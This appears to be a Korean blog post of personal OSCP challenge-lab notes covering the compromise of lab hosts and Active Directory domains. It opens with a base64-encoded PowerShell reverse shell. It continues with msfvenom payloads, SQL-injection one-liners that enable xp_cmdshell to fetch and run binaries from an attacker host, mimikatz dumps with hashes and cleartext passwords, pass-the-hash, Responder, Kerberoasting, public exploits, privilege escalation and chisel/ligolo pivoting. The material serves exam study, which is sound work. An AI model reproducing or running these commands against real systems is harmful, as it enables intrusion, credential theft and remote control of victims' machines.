JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQANQAuADIAMAA3ACcALAA5ADkAOQA5ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAiAC4AIAB7ACAAJABkAGEAdABhACAAfQAgADIAPgAmADEAIgAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADQANQAuADIAMAA3ACcALAA5ADkAOQA5ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAiAC4AIAB7ACAAJABkAGEAdABhACAAfQAgADIAPgAmADEAIgAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
nc -nvlp 9999
msv :
[00000003] Primary
* Username : beccy
* Domain : BEYOND
* NTLM : f0397ec5af49971f6efbdb07877046b3
* SHA1 : 2d878614fb421517452fd99a3e2c52dee443c8cc
* DPAPI : 4aea2aa4fa4955d5093d5f14aa007c56
tspkg :
wdigest :
* Username : beccy
* Domain : BEYOND
* Password : (null)
kerberos :
* Username : beccy
* Domain : BEYOND.COM
* Password : NiftyTopekaDevolve6655!#!
proxychains4 -q impacket-psexec -hashes 00000000000000000000000000000000:f0397ec5af49971f6efbdb07877046b3 beccy@172.16.115.240
identify NTLM hash using mimikatz
Logon Server : DCSRV1
Logon Time : 6/3/2024 6:25:03 AM
SID : S-1-5-21-1104084343-2915547075-2081307249-500
msv :
[00000003] Primary
* Username : Administrator
* Domain : BEYOND
* NTLM : 8480fa6ca85394df498139fe5ca02b95
| OSCP 공부 현황(Hack the box) - 26.08.08 (0) | 2026.07.14 |
|---|---|
| OSCP - Challengelab.txt (0) | 2026.06.14 |
| OSCP - Hack the box text (0) | 2026.06.14 |
| OSCP - 명령어 및 기타 정리 (0) | 2026.06.14 |
| OSCP - 7(Windows Privilege Escalation&Linux Privilege Escalation) (0) | 2026.05.28 |
[Challenge 1 - Medtech]
192.168.156.120 WEB01(Clear)
22, 80 / TCP
192.168.156.121 WEB02(Clear)
80, 135, 139, 445 / TCP
192.168.156.122 VPN(Clear)
22 / TCP
172.16.156.10 DC01(Clear)
leon/rabbit:) (winrm)
172.16.156.11 FILES02(Clear)
joe/Flowers1(winrm)
172.16.156.12 DEV04(Clear)
yoshi/Mushroom!(rdp)
172.16.156.13 PROD01(Clear)
leon/rabbit:) (winrm)
172.16.156.14 (Clear)
172.16.156.82 CLIENT01(Clear)
yoshi/Mushroom!(rdp)
172.16.156.83 CLIENT02(Clear)
wario/Mushroom!(smb, winrm)
.120 - proof only
.121 - proof only
.122 - local and proof
.10 - proof only
.11 - local and proof
.12 - local and proof
.13 - proof only
.14 - local only
.82 - proof only
.83 - local and proof
sudo nmap -sC -sV -v 192.168.231.120,121,122
gobuster dir -u http://source_ip -w /usr/share/wordlists/dirb/common.txt -x txt,pdf,config
[Info]
192.168.189.120(Linux)
Challenge1 - VM 3 OS Credentials:
Port : 22, 80(WEBrick)
192.168.189.121 (Windows)(WEB02)
Challenge1 - VM 4 OS Credentials:
Port : 80(Microsoft IIS), 135, 139, 445
192.168.189.122
Challenge1 - VM 5 OS Credentials:
Port : 22
*** Enable xp_cmdshell
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
With Sql injeciton(one_liner)
1';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE--whoami
*** msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.216 LPORT=4444 -f exe -o reverse_msf.exe
*** active reverse shell
a'; EXEC xp_cmdshell "curl http://192.168.45.216/reverse_msf.exe -o C:/Windows/Temp/reverse_msf.exe";--
a';EXEC xp_cmdshell "C:/Windows/Temp/reverse_msf.exe";--//
iwr -uri http://192.168.45.216/mimikatz.exe -Outfile mimikatz.exe
iwr -uri http://192.168.45.216/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe
iwr -uri http://192.168.45.216/PowerView.ps1 -Outfile PowerView.ps1
certutil.exe -urlcache -split -f "http://192.168.45.216/PrintSpoofer64.exe"
.\PrintSpoofer64.exe -i -c powershell.exe
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
Session : Service from 0
User Name : joe
Domain : MEDTECH
Logon Server : DC01
Logon Time : 4/8/2024 12:06:58 PM
SID : S-1-5-21-976142013-3766213998-138799841-1106
* Username : joe
* Domain : MEDTECH.COM
* Password : Flowers1
Import-module .\PowerView.ps1
Get-netuser | select cn
leon
joe
peach
mario
wario
yoshi
* Use Ligolo-ng
certutil.exe -urlcache -split -f "http://192.168.45.216/ligolo_win/agent.exe"
sudo ip tuntap add user <Your Username> mode tun ligolo
sudo ip link set ligolo up
ligolo-proxy -selfcert
./agent -connect <Attack IP>:11601 -ignore-cert
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
sudo ip route add <Internal_Network> dev ligolo
sudo ip route add 10.10.163.0/24 dev ligolo
sudo nmap -v -A -O 10.10.163.148
crackmapexec smb 192.168.238.121 -u joe -p 'Flowers1' -d MEDTECH.COM
evil-winrm -i 172.16.238.11 -u joe -p "Flowers1"
local.txt(FILES02)
223c66809de92dd15511744e9fd384e4
proof.txt(FILES02)
c8993c5a9b1c1e0702fbacb05d8a55dc
certutil.exe -urlcache -split -f "http://172.16.238.254:8090/nc.exe"
.\nc.exe 172.16.238.254 5555 -e powershell
* check powershell history
Get-History
(Get-PSReadlineOption).HistorySavePath
type C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
dir C:\Users\ -recurse -filter *.log
dir C:\Users\ -recurse -filter *.txt
C:\Users\joe\Documents\fileMonitorBackup.log
certutil.exe -urlcache -split -f "http://172.16.238.254:8090/pscp.exe"
.\pscp.exe C:\Users\joe\Documents\fileMonitorBackup.log kali@172.16.238.254:/home/kali/OSCP/Challenge/Medtech
wario NTLM:fdf36048c1cf88f5630381c5e38feb8e
hashcat -m 1000 wario.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
wario / Mushroom!
netexec winrm 172.16.170.0/24 -u wario -p Mushroom!
evil-winrm -i 172.16.170.83 -u wario -p "Mushroom\!"
.83(FILES02) local.txt
5ba97e1e0b797adbf4e77501494a5bdc
certutil.exe -urlcache -split -f "http://172.16.156.254:8090/PowerUp.ps1"
certutil.exe -urlcache -split -f "http://172.16.156.254:8090/PowerView.ps1"
Get-Process
auditTracker.exe
get-process auditTracker | format-list *
** service hijacking
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.170.254 LPORT=5555 -f exe -o reverse_msf2.exe
*Evil-WinRM* PS C:\Users\wario> cmd.exe /c "sc start auditTracker"
.83(Client02) proof.txt
c8558b3b1c8a61c39f127d90fc850a13
crackmapexec smb 172.16.170.0/24 -u users.txt -p passwords.txt -d MEDTECH.COM --continue-on-success
netexec winrm 172.16.170.0/24 -u users.txt -p passwords.txt
172.16.170.82 yoshi:Mushroom!
xfreerdp /u:yoshi /p:"Mushroom\!" /v:172.16.156.82
proof.txt(CLIENT01)
78683c34d42f637eaa9eded5a1bc0b29
xfreerdp /u:yoshi /p:"Mushroom\!" /v:172.16.156.12
proof.txt (DEV04)
1fd88c7a4579e0b8fe98a9a7761bc045
User Name : leon
Domain : MEDTECH
Logon Server : DC01
Logon Time : 4/8/2024 12:18:06 PM
SID : S-1-5-21-976142013-3766213998-138799841-1105
kerberos :
* Username : leon
* Domain : MEDTECH.COM
* Password : rabbit:)
crackmapexec smb targets.txt -u users.txt -p passwords.txt -d MEDTECH.COM --continue-on-success | grep "Pwn3d\!"
evil-winrm -i 172.16.156.10 -u leon -p "rabbit:)"
User Name : Administrator
Domain : MEDTECH
Logon Server : DC01
Logon Time : 4/8/2024 12:52:44 PM
SID : S-1-5-21-976142013-3766213998-138799841-500
kerberos :
* Username : Administrator
* Domain : medtech.com
* Password : denZV00Zwtpax57.
proof.txt(DC01)
eb007718e3aa678dbc76beada926067b
web01: offsec/century62hisan51
ssh offsec@192.168.156.120
/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 Sep 28 2022 .
drwxr-xr-x 73 root root 4096 Dec 1 2022 ..
-rw-r--r-- 1 root root 201 Jun 7 2021 e2scrub_all
offsec@WEB01:~$ id
uid=1000(offsec) gid=1000(offsec) groups=1000(offsec),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev)
offsec@WEB01:~$ sudo /bin/bash
proof.txt(WEB01)
ded14131eace2dc8da72cf9dd32072c4
evil-winrm -i 172.16.156.13 -u leon -p "rabbit:)"
proof.txt(PROD1)
d2b9a44c891d493ce481441d5102c633
hydra -l offsec -P /usr/share/wordlists/rockyou.txt ssh://192.168.156.122
offsec / password
local.txt(
4b1390e3fd359849def324c9dd132ab6
ssh offsec@192.168.156.122
history
sudo openvpn --dev null --script-security 2 --up '/bin/sh -c sh'
proof.txt(VPN)
b1d716be0ec6514a0a95cc6e089f30ef
mario id_rsa
kali@kali:~/OSCP/Challenge/Medtech$ ssh -i mario_rsa mario@172.16.156.14
local.txt
2b129320a45d6789cbadbc7b6e0ca6cd
===============================================================
[Challenge 4 - OSCP A]
Active Directory (Clear)
192.168.197.141
Challenge 4 - MS01 OS Credentials:
kali@kali:~/OSCP/Challenge/OSCP_A/AD$ sudo nmap -v -A -O 192.168.197.141
22, 80, 81, 135, 139, 445, 3306 / TCP
sudo nmap -sU -v 192.168.157.141 -T5
No UDP Ports.
http://192.168.197.141/admin/index.php
* Using Attendance and payroll exploit 50801.py
python3 50801.py http://192.168.197.141
C:\wamp64\attendance\images
kali@kali:~/OSCP/Challenge/OSCP_A/AD$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.231 LPORT=4444 -f exe -o reverse_msf.exe
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/reverse_msf.exe"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/PrintSpoofer64.exe"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/winPEASx64.exe"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/mimikatz.exe"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/PowerView.ps1"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/chiselWin64.exe"
RCE > certutil.exe -urlcache -split -f "http://192.168.45.231/chisel_1.9.1_windows_amd64"
.\PrintSpoofer64.exe -i -c powershell.exe
���������� Print Logon Sessions
Method: LSA
Logon Server: DC01
Logon Server Dns Domain: OSCP.EXAM
Logon Id: 397322
Logon Time: 3/30/2024 7:35:35 AM
Logon Type: Interactive
Start Time:
Domain: OSCP
Authentication Package: Kernet beros
Start Time:
User Name: celia.almeda
User Principal Name: celia.almeda@oscp.exam
User SID: S-1-5-21-2610934713-1581164095-2706428072-1105
mimikatz.exe (logonpasswords)
Session : Interactive from 1
User Name : celia.almeda
Domain : OSCP
Logon Server : DC01
Logon Time : 3/30/2024 12:35:35 AM
SID : S-1-5-21-2610934713-1581164095-2706428072-1105
msv :
[00000003] Primary
* Username : celia.almeda
* Domain : OSCP
* NTLM : e728ecbadfb02f51ce8eed753f3ff3fd
* SHA1 : 8cb61017910862af238631bf7aaae38df64998cd
* DPAPI : f3ad0317c20e905dd62889dd51e7c52f
10.10.157.140 DC01
10.10.157.142 MS02
*** Port Forwarding with Chisel
[Kali]
kali@kali:~/OSCP/Challenge/OSCP_A/AD$ chisel server -p 8080 --reverse
[Target_Win]
PS C:\> .\chiselWin64.exe client 192.168.45.231:8080 R:socks
kali@kali:~/Tools$ proxychains nmap -vvv -sT --top-ports=20 -Pn 10.10.157.142
kali@kali:~proxychains crackmapexec winrm 10.10.XXX.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd -d oscp.exam
kali@kali:~/Tools$ proxychains evil-winrm -i 10.10.157.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd
[evil-winrm]
upload /home/kali/Tools/winPEASx64.exe C:\Users\celia.almeda\Desktop\winPEASx64.exe
*Evil-WinRM* PS C:\windows.old\Windows\System32> download C:\windows.old\Windows\System32\SAM /home/kali/OSCP/Challenge/OSCP_A/AD/SAM
*Evil-WinRM* PS C:\windows.old\Windows\System32> download C:\windows.old\Windows\System32\SYSTEM /home/kali/OSCP/Challenge/OSCP_A/AD/SYSTEM
impacket-secretsdump -sam SAM -system SYSTEM local
tom_admin:1001:aad3b435b51404eeaad3b435b51404ee:4979d69d4ca66955c075c41cf45f24dc:::
kali@kali:~/Tools$ proxychains evil-winrm -i 10.10.157.140 -u tom_admin -H 4979d69d4ca66955c075c41cf45f24dc
proof.txt
39bd0373ce748aaf5a01c2871b9ceb65
***For Spray passwords
crackmapexec smb[protocol] 10.10.160.0/24 -u tom_admin -H [Hash] -d [domain] --continue-on-success
10.10.151.142
Challenge 4 - MS02 OS Credentials:
10.10.151.140
Challenge 4 - DC01 OS Credentials:
certutil.exe -urlcache -split -f "http://192.168.45.231/winPEASx64.exe"
https://juggernaut-sec.com/windows-file-transfers-for-hackers/#Downloading_and_Uploading_Files_Using_evil-winrm
https://notes.benheater.com/books/network-pivoting/page/port-forwarding-with-chisel
===============================================================
192.168.238.143 (Clear)
Challenge 4 - Aero OS Credentials:
kali@kali:~/OSCP/Challenge/OSCP_A$ sudo nmap -sC -sV -v 192.168.238.143
21, 22, 80, 81, 443, 3000, 3001, 3003, 3306, 5432
gobuster dir -u http://192.168.238.143/api -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
kali@kali:~/OSCP/Challenge/OSCP_A$ feroxbuster --url http://192.168.238.143/api/ -w /usr/share/wordlists/dirb/directory-list-2.3-medium.txt -x php -C 404
http://192.168.238.143/api/heartbeat
http://192.168.238.143/api/heartbeat.php
kali@kali:~/OSCP/Challenge/OSCP_A$ nc -nv 192.168.238.143 3003
version
Aerospike Community Edition build 5.1.0.1
kali@kali:~/OSCP/Challenge/OSCP_A$ python3 cve2020-13151.py --ahost 192.168.238.143 --lhost 192.168.45.191 --lport 80 --pythonshell
nc -nvlp 80
local.txt
9a2ff13468775082487bb087340dd119
Using screen-4.5.0 exploit
proof.txt
efe1ef10a07e904ccc0ae28e2f7e5f54
-------------------------------------------
192.168.187.144 (Clear)
Challenge 4 - Crystal OS Credentials:
<Good Info>
https://medium.com/stolabs/git-exposed-how-to-identify-and-exploit-62df3c165c37
kali@kali:~/OSCP/Challenge/OSCP_A$ sudo nmap -sC -sV -v 192.168.187.144
21, 22, 80
kali@kali:~/OSCP/Challenge/OSCP_A$ sudo nmap -O -A -v 192.168.187.144
gobuster dir -u http://192.168.187.144 -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
wget --mirror -I .git http://192.168.187.144/.git/
git restore .
git log
git show <commit ID>
class Database{
private $host = "localhost";
private $db_name = "staff";
- private $username = "stuart@challenge.lab";
- private $password = "BreakingBad92";
ssh stuart@192.168.187.144
PW : BreakingBad92
local.txt
d5c70d1e00411b3c34c5d0f033b0b770
./linpeas.sh
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rw-rw-r-- 1 stuart stuart 2010 Jul 7 11:44 /tmp/passwd.bak
-rw-r--r-- 1 stuart stuart 26890 Apr 5 2018 /opt/backup/sitebackup1.zip
-rw-r--r-- 1 stuart stuart 25312 Mar 5 2020 /opt/backup/sitebackup3.zip
-rw-r--r-- 1 stuart stuart 24701 Nov 18 2022 /opt/backup/sitebackup2.zip
-rw-r--r-- 1 root root 0 Jul 7 08:51 /var/backups/dpkg.arch.0
-rw-r--r-- 1 root root 51200 Jul 7 08:51 /var/backups/alternatives.tar.0
stuart@oscp:~$ scp ./sitebackup3.zip kali@192.168.45.231:/home/kali/OSCP/Challenge/OSCP_A/Crystal
zip2john sitebackup3.zip > zip.hash
-> extract zip2 hash
hashcat -m 13600 test.txt /usr/share/wordlists/rockyou.txt
7z x sitebackup3.zip
public $user = 'joomla';
public $password = 'Password@1';
public $secret = 'Ee24zIK4cDhJHL4H';
cat /etc/ssh/sshd_config -> chloe don't access ssh
su chloe
proof.txt
d4e3b5c16a961fb9c2419ffc66d242b0
-------------------------------------------
192.168.187.145 (Clear)
Challenge 4 - Hermes OS Credentials:
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ sudo nmap -v -A -O 192.168.187.145
21, 80, 135, 139, 445, 3389 TCP
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ sudo nmap -sU -v 192.168.187.145 -T5
161 UDP
<Other way>
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community
kali@kali:~$ for ip in $(seq 1 254); do echo 192.168.50.$ip; done > ips
kali@kali:~$ onesixtyone -c community -i ips
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ snmpwalk -c public -v1 -t 10 192.168.187.145
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ snmpwalk -c public -v1 192.168.187.145 1.3.6.1.2.1.6.13.1.3
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ snmpwalk -c public -v1 192.168.187.145 1.3.6.1.2.1.25.4.2.1.4
Using exploit 50972.py(Wifi Mouse)
*** msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.231 LPORT=4444 -f exe -o reverse_msf.exe
nc -nvlp 4444
python3 -m http.server 80
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ chmod +x ./reverse_msf.exe
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ python3 50972.py 192.168.187.145 192.168.45.231 reverse_msf.exe
local.txt
7ea4bed3dc1ac3720f087dfab3bff0d9
Found user zachary
.\winPEAS64.exe
Interesting file
C:\Users\offsec\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt
���������� Putty Sessions
RegKey Name: zachary
RegKey Value: "&('C:\Program Files\PuTTY\plink.exe') -pw 'Th3R@tC@tch3r' zachary@10.51.21.12 'df -h'"
C:\TEMP>reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
kali@kali:~/OSCP/Challenge/OSCP_A/Hermes$ xfreerdp /u:zachary /p:'Th3R@tC@tch3r' /v:192.168.187.145
proof.txt
e390adbfa5a04b7757c7ca51b9bc1388
===========================================================
===========================================================
[Challenge 5 - OSCP B]
Active Directory
10.10.129.146
Challenge 5 - DC01 OS Credentials:
192.168.169.147
Challenge 5 - MS01 OS Credentials:
10.10.129.148
Challenge 5 - MS02 OS Credentials:
192.168.169.147
Challenge 5 - MS01 OS Credentials:
21, 22, 135, 139, 445, 2967, 8000, 8080, 8443 (Open / TCP)
9415 (filtered / tcp)
8443 MS01.oscp.exam
***Cracking Net-NTLM2(Use responder)
kali@kali:~/OSCP/Challenge/OSCP_B/AD$ sudo responder -I tun0 -v
INPUT parameter
file://192.168.45.231/test
[SMB] NTLMv2-SSP Client : 192.168.169.147
[SMB] NTLMv2-SSP Username : OSCP\web_svc
[SMB] NTLMv2-SSP Hash : web_svc::OSCP:243098e12f4bd90d:A90F1C76370D4EDEAF474B11C9496682:01010000000000008098D9D56FD7DA01E251EF9AC7E6730E000000000200080050004B005300390001001E00570049004E002D004E005A005A004E00470038004100300055003200510004003400570049004E002D004E005A005A004E0047003800410030005500320051002E0050004B00530039002E004C004F00430041004C000300140050004B00530039002E004C004F00430041004C000500140050004B00530039002E004C004F00430041004C00070008008098D9D56FD7DA0106000400020000000800300030000000000000000000000000300000E78CD6853F7988BC7D4907BCCEEA4040924AB5D263BADCF1E235F21739BC8CEB0A001000000000000000000000000000000000000900260063006900660073002F003100390032002E003100360038002E00340035002E003200330031000000000000000000
kali@kali:~/OSCP/Challenge/OSCP_B/AD$ hashcat -m 5600 web_svc.hash /usr/share/wordlists/rockyou.txt --force
web_svc / Diamond1
ssh web_svc@192.168.169.147
ftp web_svc@192.168.169.147
iwr -uri http://192.168.45.207/nc.exe -Outfile nc.exe
certutil.exe -urlcache -split -f "http://192.168.45.233/PrintSpoofer64.exe"
.\PrintSpoofer64.exe -i -c powershell.exe
User Name : web_svc
Domain : OSCP
Logon Server : DC01
Logon Time : 7/30/2024 1:03:49 AM
SID : S-1-5-21-2610934713-1581164095-2706428072-2606
msv :
[00000003] Primary
* Username : web_svc
* Domain : OSCP
* NTLM : 53e938166782a44e241beaf02d081ff6
* SHA1 : e7f3a3cf293b58a124e1c636a07dae46ff9946ae
* DPAPI : 1419bfc1f1c29b5a7dbbe53972e7b2bb
* Use adPEAS or rubues.exe
Import-Module .\adPEAS.ps1
Invoke-adPEAS
[!] Found Kerberoastable User 'sql_svc':
sAMAccountName: sql_svc
userPrincipalName: sql_svc@oscp.exam
distinguishedName: CN=sql_svc,CN=Users,DC=oscp,DC=exam
objectSid: S-1-5-21-2610934713-1581164095-2706428072-2601
pwdLastSet: 11/10/2022 00:03:18
lastLogonTimestamp: 11/10/2022 03:15:51
userAccountControl: NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
[+] Kerberos TGS with RC4, hashcat usage: hashcat -m 13100
$krb5tgs$23$*sql_svc$oscp.exam$MSSQL/MS02.oscp.exam*$FF6444675897BFAFF76054B209CCAB0B$A6586467FC9ACD516C4ADBDD7595C58E1A928CBBA66934C7C13F1F1F823E5B1DF179B54FBB4B891762CECE97C5D74F284431DD28FEB86BDA907E6CBAA4F32D62E940E8924C59198565C46BAF404268472CB20E61442427DF7FA2B8E90A2853E54F080B552FF7E946186E418C2B21FCA79BEA454D4C3AEDF6823412EDE26E7FE09782D438EFDB649AC17A5B6E30B69046F6500DE57CA9457401F0DA06465A16C5DC16FA74C29F17A3E43809B14E39A60BACF5A797803B8A69460C3318923C97EBD2AF615F36A3EC8EB937ACD8F7285C62CF98D816DA95FA6DC111F1AA8FEC3D2D8915C6AB1476A3098C7DC152BBAE72BB132CCF4A66EE65EE0B3A2916DF179969B2A9E61ACA06EC156FFA7BA800B25AA8F4E1FD6713A0AD9E0FE0A8EC7CF8D333CB2AA0C08DBB4F735DEC57444E03E16B7AA2BFD518641614DA477C8369EF16307B53F2F45240F831CA0662931B7ACDC9304CF20A5788A06B41C7E6B87D389B6B732558AB28AD3D819F537A10142F083B18F4A77D40278E7D074CB2802AD92E00201167A66555976E0A38F7FAC37637DCF52859CA0F1395E6574A4108D0341143B763F0223BC1F23B06DDA477FE2DAE7FDBADE1F9BC16AFD8B50CE959B8280491C94B7B59F36950B6CF32B3666BF02B05EBB52CE1C751849BA22BFDA2E4B3E85CF335FB4DE8C40D56C03A06BAAA863FC723BED7B1972C2CBE1C644DFEF72D178330A95ACD7D3BE6E4DB1DC6057814B2FA54E3BA909C217B88896B712D5C9DCB77F89065FF1504A6916373E9B47095A2A8F358A0257BD8C2B2299537500F22E92CB166CA282CF6250D1DA9C66124D91A22EDCF7EA0EEAF04FA7F7F2E72D195617E9976754481754542A1B32403719AA5CF8D0C5C26FAB52E4203622824CAA2B7530682362A25BBB6B3F2C97E729ABC73DDACB0DC14099383A81958B3759052C5A21ACDF1F106EA5A1AB2019FA6184AE126F36CFBEFC002D9CEAAC00AD123AE75F8DDB34604BB5288035CA11FCD4D80500D334CD468DD3C568165D40D8F4397C157D37C4957629C85F6D708B4B70A9CDEF9744C87892FCAA298C1160B36AFAAC30D31DBF234DA5DF40C538ECBDA214BD6526BF2C2102FC644BB459976C95A9DCF4DC36C6BECB8845F91A4D20033211D9F13B61C6403E2C5996F59BBC4D84DCCD8E074E46F49E44643214A01E23F3652CE41A8FAC7AFE8B0C759C6D3F3630769F6495B9DA695439A0255204CE5ACA0F7C335B563FDBCE9616AD41DE962A8CED826C4F0D7268715C98319C1069A7B3FE78D53B4036BB0A19E174939085CFF33465E94BE9FF05B630CEDA453569572183050092A778CED3A52018D3840B1108BD9FDF6879A1CD0940D955846E14E44DBCACB1442FAF4738DA27606B93A98D65269328C6EA5FFDF5FB20EFE6A49A1547B76DF1D44B3C166FE4304DF902FD564859DC0696879DC9EA86F00AEB414B6D14588835EC9734CD30BEB4BD90AE9BE0F022CCA94FEF6F86DC2CD19E2F5B4D70050FE5A764AD43FA9D3A7CD4159
sql_svc:Dolphin1
certutil.exe -urlcache -split -f "http://192.168.45.207/chiselWin64.exe"
[Kali]
kali@kali:~/OSCP/Challenge/OSCP_A/AD$ chisel server -p 8080 --reverse
[Target_Win]
PS C:\> .\chiselWin64.exe client 192.168.45.207:8080 R:socks
kali@kali:~/OSCP/Challenge/OSCP_B/AD$ proxychains4 nmap -sT 10.10.129.148 --top-ports 200
MS02(10.10.129.148)
135, 139, 445, 1433(mssql) OPEN
proxychains4 impacket-mssqlclient sql_svc:Dolphin1@10.10.151.148 -windows-auth
* Use Ligolo-ng
certutil.exe -urlcache -split -f "http://192.168.45.233/ligolo_win/agent.exe"
sudo ip tuntap add user <Your Username> mode tun ligolo
sudo ip link set ligolo up
ligolo-proxy -selfcert
./agent -connect <Attack IP>:11601 -ignore-cert
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
sudo ip route add <Internal_Network> dev ligolo
sudo ip route add 10.10.163.0/24 dev ligolo
sudo nmap -v -A -O 10.10.163.148
impacket-mssqlclient sql_svc:Dolphin1@10.10.163.148 -windows-auth
